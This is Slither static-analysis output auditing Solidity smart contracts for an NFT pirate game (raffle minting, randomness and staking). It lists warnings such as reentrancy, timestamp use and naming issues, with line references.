Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC721BridgableParent.sol#3) allows old versions
Pragma version^0.8.0 (contracts/PirateNFTParent.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableParent.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter ERC721.safeTransferFrom(address,address,uint256,bytes)._data (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#179) is not in mixedCase
Variable ERC721BridgableParent._tokenData (contracts/ERC721BridgableParent.sol#26) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
```

```
grantRole(bytes32,address) should be declared external:
        - AccessControl.grantRole(bytes32,address) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#142-144)
revokeRole(bytes32,address) should be declared external:
        - AccessControl.revokeRole(bytes32,address) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#155-157)
renounceRole(bytes32,address) should be declared external:
        - AccessControl.renounceRole(bytes32,address) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#173-177)
name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#79-81)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88)
approve(address,uint256) should be declared external:
        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#112-122)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#136-138)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#150-159)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#164-170)
tokenOfOwnerByIndex(address,uint256) should be declared external:
        - ERC721Enumerable.tokenOfOwnerByIndex(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#37-40)
tokenByIndex(uint256) should be declared external:
        - ERC721Enumerable.tokenByIndex(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#52-55)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

RaffleMintV1.sol

```
Reentrancy in RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366):
        External calls:
        - (sent) = address(_msgSender()).call{value: refundValue}() (contracts/RaffleMintV1.sol#354)
        State variables written after the call(s):
        - proceedsPerAddress[_msgSender()] -= refundValue (contracts/RaffleMintV1.sol#357)
Reentrancy in RaffleMintV1.rescue() (contracts/RaffleMintV1.sol#623-641):
        External calls:
        - (sent) = address(_msgSender()).call{value: refundValue}() (contracts/RaffleMintV1.sol#633)
        State variables written after the call(s):
        - proceedsPerAddress[_msgSender()] -= refundValue (contracts/RaffleMintV1.sol#637)
Reentrancy in RaffleMintV1.withdrawNonRaffleProceeds() (contracts/RaffleMintV1.sol#512-530):
        External calls:
        - (sent) = address(_msgSender()).call{value: proceeds}() (contracts/RaffleMintV1.sol#522)
        State variables written after the call(s):
        - nonRaffleWithdrawableProceeds = 0 (contracts/RaffleMintV1.sol#526)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities

RaffleMintV1.withdrawLink() (contracts/RaffleMintV1.sol#644-652) ignores return value by LINK_TOKEN.transfer(_msgSender(),LINK_TOKEN.balanceOf(address(this))) (contracts/RaffleMintV1.sol#651)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

VRFConsumerBase.requestRandomness(bytes32,uint256) (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#152-166) ignores return value by LINK.transferAndCall(vrfCoordinator, fee,abi.encode(_keyHash,USER_SEED_PLACEHOLDER)) (nod
e_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#153)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

RaffleMintV1.setPaused(bool)._paused (contracts/RaffleMintV1.sol#563) shadows:
        - Pausable._paused (node_modules/@openzeppelin/contracts/security/Pausable.sol#28) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

RaffleMintV1.updateRaffleStartTime(uint256) (contracts/RaffleMintV1.sol#582-594) should emit an event for:
        - raffleStartTime = _time (contracts/RaffleMintV1.sol#593)
RaffleMintV1.updateRaffleEndTime(uint256) (contracts/RaffleMintV1.sol#601-609) should emit an event for:
        - raffleEndTime = _time (contracts/RaffleMintV1.sol#608)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-events-arithmetic

RaffleMintV1._mintNFT(address,uint256) (contracts/RaffleMintV1.sol#718-721) has external calls inside a loop: NFT_CONTRACT.mint(to,tokenId) (contracts/RaffleMintV1.sol#720)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#calls-inside-a-loop

Reentrancy in RaffleMintV1.enterPremint(uint256) (contracts/RaffleMintV1.sol#209-251):
        External calls:
        - _directMintAndIncrementCurrentTokenId(amount) (contracts/RaffleMintV1.sol#247)
                - NFT_CONTRACT.mint(to,tokenId) (contracts/RaffleMintV1.sol#720)
        State variables written after the call(s):
        - premintCount += amount (contracts/RaffleMintV1.sol#250)
Reentrancy in VRFConsumerBase.requestRandomness(bytes32,uint256) (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#152-166):
        External calls:
        - LINK.transferAndCall(vrfCoordinator, fee,abi.encode(_keyHash,USER_SEED_PLACEHOLDER)) (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#153)
        State variables written after the call(s):
        - nonces[_keyHash] = nonces[_keyHash] + 1 (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366):
        External calls:
        - (sent) = address(_msgSender()).call{value: refundValue}() (contracts/RaffleMintV1.sol#354)
        Event emitted after the call(s):
        - RaffleClaimed(_msgSender(),winningTickets,tickets.length - winningTickets) (contracts/RaffleMintV1.sol#361-365)
Reentrancy in RaffleMintV1.rescue() (contracts/RaffleMintV1.sol#623-641):
        External calls:
        - (sent) = address(_msgSender()).call{value: refundValue}() (contracts/RaffleMintV1.sol#633)
        Event emitted after the call(s):
        - RescueProceedsClaimed(_msgSender(),refundValue) (contracts/RaffleMintV1.sol#640)
Reentrancy in RaffleMintV1.withdrawNonRaffleProceeds() (contracts/RaffleMintV1.sol#512-530):
        External calls:
        - (sent) = address(_msgSender()).call{value: proceeds}() (contracts/RaffleMintV1.sol#522)
        Event emitted after the call(s):
        - NonRaffleProceedsClaimed(_msgSender(),proceeds) (contracts/RaffleMintV1.sol#529)
Reentrancy in RaffleMintV1.withdrawRaffleProceeds() (contracts/RaffleMintV1.sol#480-509):
        External calls:
        - (sent) = address(_msgSender()).call{value: proceeds}() (contracts/RaffleMintV1.sol#504)
        Event emitted after the call(s):
        - RaffleProceedsClaimed(_msgSender(),proceeds) (contracts/RaffleMintV1.sol#508)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

RaffleMintV1.constructor(bytes32,address,address,uint256,uint256,uint256,uint256,uint256,address) (contracts/RaffleMintV1.sol#147-200) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp <  RAFFLE_START_TIME,RAFFLE_TIME_MISMATCH: Raffle must begin after current block time) (contracts/RaffleMintV1.sol#186-189)
RaffleMintV1.enterPremint(uint256) (contracts/RaffleMintV1.sol#209-251) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < raffleStartTime,PREMINT_ENDED: Raffle has begun, premint is no longer active) (contracts/RaffleMintV1.sol#218-221)
RaffleMintV1.enterRaffleOnMint(uint256) (contracts/RaffleMintV1.sol#258-286) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp >= raffleStartTime,RAFFLE_NOT_STARTED: Raffle time has not begun) (contracts/RaffleMintV1.sol#265-268)
        - block.timestamp < raffleEndTime (contracts/RaffleMintV1.sol#279)
RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > raffleEndTime,RAFFLE_ACTIVE: Raffle can not be claimed while raffle is active) (contracts/RaffleMintV1.sol#299-302)
RaffleMintV1.clearRaffle(uint256) (contracts/RaffleMintV1.sol#375-429) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > raffleEndTime,RAFFLE_ACTIVE: Raffle can not be cleared until it has ended) (contracts/RaffleMintV1.sol#377-380)
RaffleMintV1.setClearingEntropy() (contracts/RaffleMintV1.sol#436-459) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > raffleEndTime,RAFFLE_ACTIVE: Clearing entropy can not be set until raffle has ended) (contracts/RaffleMintV1.sol#442-445)
RaffleMintV1.withdrawRaffleProceeds() (contracts/RaffleMintV1.sol#480-509) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > raffleEndTime,RAFFLE_ACTIVE: Raffle must end before claiming raffle proceeds) (contracts/RaffleMintV1.sol#482-485)
RaffleMintV1.updatePremintList(address[],uint256) (contracts/RaffleMintV1.sol#538-556) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < raffleStartTime,PREMINT_ENDED: Can not add to premint list after raffle has begun) (contracts/RaffleMintV1.sol#548-551)
RaffleMintV1.updateRaffleStartTime(uint256) (contracts/RaffleMintV1.sol#582-594) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < raffleStartTime,RAFFLE_START_LOCKED: Can not change raffle start time, raffle has already begun) (contracts/RaffleMintV1.sol#588-591)
RaffleMintV1.updateRaffleEndTime(uint256) (contracts/RaffleMintV1.sol#601-609) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < raffleEndTime,RAFFLE_END_LOCKED: Can not change raffle end time, raffle has already ended) (contracts/RaffleMintV1.sol#603-606)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

RaffleMintV1.constructor(bytes32,address,address,uint256,uint256,uint256,uint256,uint256,address) (contracts/RaffleMintV1.sol#147-200) compares to a boolean constant:
        -require(bool,string)(NFT_CONTRACT.supportsInterface(type(IERC721BridgableParent).interfaceId) == true,NFT_CONTRACT_NOT_BRIDGABLE: NFT Contract is not a IERC721BridgableParent) (contracts/RaffleMintV1.sol#178-183)
RaffleMintV1.constructor(bytes32,address,address,uint256,uint256,uint256,uint256,uint256,address) (contracts/RaffleMintV1.sol#147-200) compares to a boolean constant:
        -require(bool,string)(NFT_CONTRACT.supportsInterface(type(IERC165).interfaceId) == true,NFT_CONTRACT_ERROR: NFT Contract doesn't support ERC165 Interface) (contracts/RaffleMintV1.sol#172-175)
RaffleMintV1.enterPremint(uint256) (contracts/RaffleMintV1.sol#209-251) compares to a boolean constant:
        -require(bool,string)(rescueEnabled == false,RESCUE_ENABLED: Can not premint while in rescue mode) (contracts/RaffleMintV1.sol#225-228)
RaffleMintV1.enterPremint(uint256) (contracts/RaffleMintV1.sol#209-251) compares to a boolean constant:
        -require(bool,string)(premintEnabled == true,PREMINT_NOT_ACTIVE) (contracts/RaffleMintV1.sol#216)
RaffleMintV1.enterRaffleOnMint(uint256) (contracts/RaffleMintV1.sol#258-286) compares to a boolean constant:
        -require(bool,string)(rescueEnabled == false,RESCUE_ENABLED: Can not mint or enter raffle in rescue mode) (contracts/RaffleMintV1.sol#274-277)
RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366) compares to a boolean constant:
        -require(bool,string)(sent == true,RAFFLE_REFUND_UNSUCCESFUL) (contracts/RaffleMintV1.sol#355)
RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366) compares to a boolean constant:
        -require(bool,string)(raffleCleared == true,RAFFLE_NOT_CLEARED) (contracts/RaffleMintV1.sol#304)
RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366) compares to a boolean constant:
        -require(bool,string)(rescueEnabled == false,RESCUE_ENABLED: Raffle can not be claimed while in rescue mode) (contracts/RaffleMintV1.sol#306-309)
RaffleMintV1.clearRaffle(uint256) (contracts/RaffleMintV1.sol#375-429) compares to a boolean constant:
        -require(bool,string)(raffleCleared == false,RAFFLE_CLEARED: Raffle has already been cleared) (contracts/RaffleMintV1.sol#382-385)
RaffleMintV1.clearRaffle(uint256) (contracts/RaffleMintV1.sol#375-429) compares to a boolean constant:
        -require(bool,string)(clearingEntropySet == true,ENTROPY_MISSING: No entropy to clear raffle, call setClearingEntropy first) (contracts/RaffleMintV1.sol#387-390)
RaffleMintV1.setClearingEntropy() (contracts/RaffleMintV1.sol#436-459) compares to a boolean constant:
        -require(bool,string)(clearingEntropySet == false,ENTROPY_ALREADY_SET: Clearing entropy already set) (contracts/RaffleMintV1.sol#452-455)
RaffleMintV1.withdrawRaffleProceeds() (contracts/RaffleMintV1.sol#480-509) compares to a boolean constant:
        -require(bool,string)(sent == true,RAFFLE_PAYOUT_UNSUCCESFUL) (contracts/RaffleMintV1.sol#505)
RaffleMintV1.withdrawRaffleProceeds() (contracts/RaffleMintV1.sol#480-509) compares to a boolean constant:
        -require(bool,string)(raffleProceedsClaimed == false,RAFFLE_PROCEEDS_ALREADY_CLAIMED: Proceeds already claimed) (contracts/RaffleMintV1.sol#487-490)
RaffleMintV1.withdrawNonRaffleProceeds() (contracts/RaffleMintV1.sol#512-530) compares to a boolean constant:
        -require(bool,string)(sent == true,NONRAFFLE_PAYOUT_UNSUCCESFUL) (contracts/RaffleMintV1.sol#523)
RaffleMintV1.updatePremintList(address[],uint256) (contracts/RaffleMintV1.sol#538-556) compares to a boolean constant:
        -require(bool,string)(premintEnabled == false,PREMINT_ENABLED: Can not add to premint list while premint is active) (contracts/RaffleMintV1.sol#543-546)
RaffleMintV1.setPaused(bool) (contracts/RaffleMintV1.sol#563-566) compares to a boolean constant:
        -_paused == true (contracts/RaffleMintV1.sol#564)
RaffleMintV1.rescue() (contracts/RaffleMintV1.sol#623-641) compares to a boolean constant:
        -require(bool,string)(rescueEnabled == true,RESCUE_NOT_ENABLED) (contracts/RaffleMintV1.sol#624)
RaffleMintV1.rescue() (contracts/RaffleMintV1.sol#623-641) compares to a boolean constant:
        -require(bool,string)(sent == true,RESCUE_PAYOUT_UNSUCCESSFUL) (contracts/RaffleMintV1.sol#634)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
```

```
RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366) has costly operations inside a loop:
        - delete raffleEntries[raffleEntryIndex] (contracts/RaffleMintV1.sol#329)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop

Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
Counters.decrement(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#32-38) is never used and should be removed
Counters.reset(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#40-42) is never used and should be removed
VRFConsumerBase.fulfillRandomness(bytes32,uint256) (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#116) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#2) allows old versions
Pragma version^0.8.0 (node_modules/@chainlink/contracts/src/v0.8/VRFRequestIDBase.sol#2) allows old versions
Pragma version^0.8.0 (node_modules/@chainlink/contracts/src/v0.8/interfaces/LinkTokenInterface.sol#2) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/RaffleMintV1.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableParent.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in RaffleMintV1.claimRaffle(uint256[]) (contracts/RaffleMintV1.sol#293-366):
        - (sent) = address(_msgSender()).call{value: refundValue}() (contracts/RaffleMintV1.sol#354)
Low level call in RaffleMintV1.withdrawRaffleProceeds() (contracts/RaffleMintV1.sol#480-509):
        - (sent) = address(_msgSender()).call{value: proceeds}() (contracts/RaffleMintV1.sol#504)
Low level call in RaffleMintV1.withdrawNonRaffleProceeds() (contracts/RaffleMintV1.sol#512-530):
        - (sent) = address(_msgSender()).call{value: proceeds}() (contracts/RaffleMintV1.sol#522)
Low level call in RaffleMintV1.rescue() (contracts/RaffleMintV1.sol#623-641):
        - (sent) = address(_msgSender()).call{value: refundValue}() (contracts/RaffleMintV1.sol#633)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter VRFConsumerBase.requestRandomness(bytes32,uint256)._keyHash (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#152) is not in mixedCase
Parameter VRFConsumerBase.requestRandomness(bytes32,uint256)._fee (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#152) is not in mixedCase
Variable VRFConsumerBase.LINK (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBase.sol#160) is not in mixedCase
Parameter VRFRequestIDBase.makeVRFInputSeed(bytes32,uint256,address,uint256)._keyHash (node_modules/@chainlink/contracts/src/v0.8/VRFRequestIDBase.sol#20) is not in mixedCase
Parameter VRFRequestIDBase.makeVRFInputSeed(bytes32,uint256,address,uint256)._userSeed (node_modules/@chainlink/contracts/src/v0.8/VRFRequestIDBase.sol#21) is not in mixedCase
Parameter VRFRequestIDBase.makeVRFInputSeed(bytes32,uint256,address,uint256)._requester (node_modules/@chainlink/contracts/src/v0.8/VRFRequestIDBase.sol#22) is not in mixedCase
Parameter VRFRequestIDBase.makeVRFInputSeed(bytes32,uint256,address,uint256)._nonce (node_modules/@chainlink/contracts/src/v0.8/VRFRequestIDBase.sol#23) is not in mixedCase
Parameter VRFRequestIDBase.makeRequestId(bytes32,uint256)._keyHash (node_modules/@chainlink/contracts/src/v0.8/VRFRequestIDBase.sol#37) is not in mixedCase
Parameter VRFRequestIDBase.makeRequestId(bytes32,uint256)._vRFInputSeed (node_modules/@chainlink/contracts/src/v0.8/VRFRequestIDBase.sol#37) is not in mixedCase
Parameter RaffleMintV1.setPaused(bool)._paused (contracts/RaffleMintV1.sol#563) is not in mixedCase
Parameter RaffleMintV1.setPreMintEnabled(bool)._enabled (contracts/RaffleMintV1.sol#573) is not in mixedCase
Parameter RaffleMintV1.updateRaffleStartTime(uint256)._time (contracts/RaffleMintV1.sol#582) is not in mixedCase
Parameter RaffleMintV1.updateRaffleEndTime(uint256)._time (contracts/RaffleMintV1.sol#601) is not in mixedCase
Parameter RaffleMintV1.setRescueEnabled(bool)._enabled (contracts/RaffleMintV1.sol#618) is not in mixedCase
Variable RaffleMintV1.LINK_TOKEN (contracts/RaffleMintV1.sol#24) is not in mixedCase
Variable RaffleMintV1.KEY_HASH (contracts/RaffleMintV1.sol#26) is not in mixedCase
Variable RaffleMintV1.MINT_COST (contracts/RaffleMintV1.sol#28) is not in mixedCase
Variable RaffleMintV1.AVAILABLE_SUPPLY (contracts/RaffleMintV1.sol#30) is not in mixedCase
Variable RaffleMintV1.MAX_PER_ADDRESS (contracts/RaffleMintV1.sol#32) is not in mixedCase
Variable RaffleMintV1.NFT_CONTRACT (contracts/RaffleMintV1.sol#35) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)



Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

Randomizer.sol

```
Reentrancy in Randomizer.fulfillRandomWords(uint256,uint256[]) (contracts/Randomizer.sol#123-134):
        External calls:
        - callbackAddress.fulfillRandomWordsCallback(requestId,randomWords) (contracts/Randomizer.sol#131)
        State variables written after the call(s):
        - delete callbacks[requestId] (contracts/Randomizer.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

Reentrancy in Randomizer.requestRandomWords(IRandomizerCallback,uint32) (contracts/Randomizer.sol#69-90):
        External calls:
        - requestId = COORDINATOR.requestRandomWords(keyHash,subscriptionId,requestConfirmations,callbackGasLimit,numWords) (contracts/Randomizer.sol#80-86)
        State variables written after the call(s):
        - callbacks[requestId] = randomizerCallback (contracts/Randomizer.sol#87)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
GameRegistryConsumer._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumer.sol#58-64) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._lockingSystem() (contracts/GameRegistryConsumer.sol#80-82) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
VRFConsumerBaseV2.fulfillRandomWords(uint256,uint256[]) (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBaseV2.sol#122) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@chainlink/contracts/src/v0.8/VRFConsumerBaseV2.sol#2) allows old versions
Pragma version^0.8.0 (node_modules/@chainlink/contracts/src/v0.8/interfaces/VRFCoordinatorV2Interface.sol#2) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/Randomizer.sol#2) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable Randomizer.COORDINATOR (contracts/Randomizer.sol#24) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Randomizer.slitherConstructorVariables() (contracts/Randomizer.sol#17-135) uses literals with too many digits:
        - callbackGasLimit = 1000000 (contracts/Randomizer.sol#35)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits

Randomizer.callbackGasLimit (contracts/Randomizer.sol#35) should be constant
Randomizer.requestConfirmations (contracts/Randomizer.sol#38) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#62-65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

StakingSystem.sol

```
StakingSystem._calculateGameItemStakeRewards(StakingSystem.GameItemStake) (contracts/StakingSystem.sol#621-654) performs a multiplication on the result of a division:
        -goldPerShip = ((block.timestamp - stake.value) * ITraitsConsumer(address(gameItems)).getTraitUint256(stake.tokenId,TraitsLibrary.SHIP_GOLD_PER_DAY_TRAIT_ID)) / 86400 (contracts/StakingSystem.sol#627-631)
        -goldOwed = stake.balance * goldPerShip (contracts/StakingSystem.sol#643)
StakingSystem.fulfillRandomWordsCallback(uint256,uint256[]) (contracts/StakingSystem.sol#801-846) performs a multiplication on the result of a division:
        -ownsThisNavy = numStolen * (goldOwed / request.balance) (contracts/StakingSystem.sol#823)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

Reentrancy in StakingSystem._claimGameNFTStakeRewards(address,uint256,bool) (contracts/StakingSystem.sol#656-733):
        External calls:
        - ITraitsConsumer(nftContract).incrementTrait(nftTokenId,TraitsLibrary.XP_TRAIT_ID,xpOwed) (contracts/StakingSystem.sol#689-693)
        - requestId = _requestRandomWords(1) (contracts/StakingSystem.sol#698)
                - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumer.sol#92-96)
        - _lockingSystem().removeNFTReservation(nftContract,nftTokenId,nftStake.reservationId) (contracts/StakingSystem.sol#708-712)
        State variables written after the call(s):
        - delete stakedNFTs[nftContract][nftTokenId] (contracts/StakingSystem.sol#715)
Reentrancy in StakingSystem.claimNavyStakeRewards(address,uint256[],bool) (contracts/StakingSystem.sol#425-479):
        External calls:
        - (goldFromShip) = _claimGameItemStakeRewards(stakedItems[stakeIndex],unstake) (contracts/StakingSystem.sol#447-450)
                - _lockingSystem().removeItemReservation(account,address(gameItems),stake.tokenId,stake.reservationId) (contracts/StakingSystem.sol#781-786)
        State variables written after the call(s):
        - stakedItems[stakeIndex] = stakedItems[stakedItems.length - 1] (contracts/StakingSystem.sol#465-467)
Reentrancy in StakingSystem.fulfillRandomWordsCallback(uint256,uint256[]) (contracts/StakingSystem.sol#801-846):
        External calls:
        - goldToken.mint(account,goldOwed) (contracts/StakingSystem.sol#832)
        State variables written after the call(s):
        - delete vrfRequests[requestId] (contracts/StakingSystem.sol#844)
Reentrancy in StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381):
        External calls:
        - stake = GameItemStake(tokenId,balance,uint80(block.timestamp),lockingSystem.addItemReservation(_msgSender(),address(gameItems),tokenId,balance,true,0)) (contracts/StakingSystem.sol#343-355)
        State variables written after the call(s):
        - nftStake.gameItemStakes.push(stake) (contracts/StakingSystem.sol#357)
Reentrancy in StakingSystem.stakePirate(address,address,uint256,uint32[],uint256[]) (contracts/StakingSystem.sol#280-381):
        External calls:
